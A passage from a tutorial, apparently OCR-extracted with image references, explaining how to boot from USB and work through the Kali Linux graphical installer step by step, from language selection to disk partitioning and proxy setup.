
- After writing the image to the USB drive, reboot Windows with the USB inserted. Depending on the motherboard manufacture, will also depend on the next stage. Some motherboard's support a "temporary" boot menu, allowing for a one-off selection. Others you need to enter BIOS/UEFI to configure it to try and boot from USB first. Entering either location also depends on the motherboard. You can look it up on the manufactures website and read the manual, try and read the screen when booting (however the text may be shown too quick or full logos used), or try common key combinations (such as ESC, F1, F2, F3, F4, F8, F10, F11, F12 or DEL).

1.9.3 Kali Linux Installation Procedure:

1. Choose the graphical installation option if you're a first-time user.





2. Choose a language to use during the installation process - I'm going to use English.




3. Specify your geographic location.

4. Configure Keyboard keymap.







5. Allow for the loading of the installation components.




6. Set the hostname for your system.




7. Set the domain name, which will be included in the FQDN – <hostname>. <domain name>, If not Leave Blank



8. Make a non-administrative user with a full name and a username.




9. Set password for the user.



10. Choose your preferred time zone.




11. Choose a disk partitioning method – if you are unsure, select "Guided – use full disk."




12. Select disk for installation.



13. Choose how you want to segment your data. All files in one partition should work nicely for new users. If your installation drive is large enough, you can use separate /home, /var, and /tmp partitions. For proper disk allocation, bespoke partitioning may be required in the previous steps.



14. Write changes to disk.




15. Set the size of the volume group to be formed if you chose LVM.




16. Commit changes to disk.


17. Allow time for the installation to begin — it should just take a few minutes.



18. Configure your network proxy for external access in the next page if you have one.

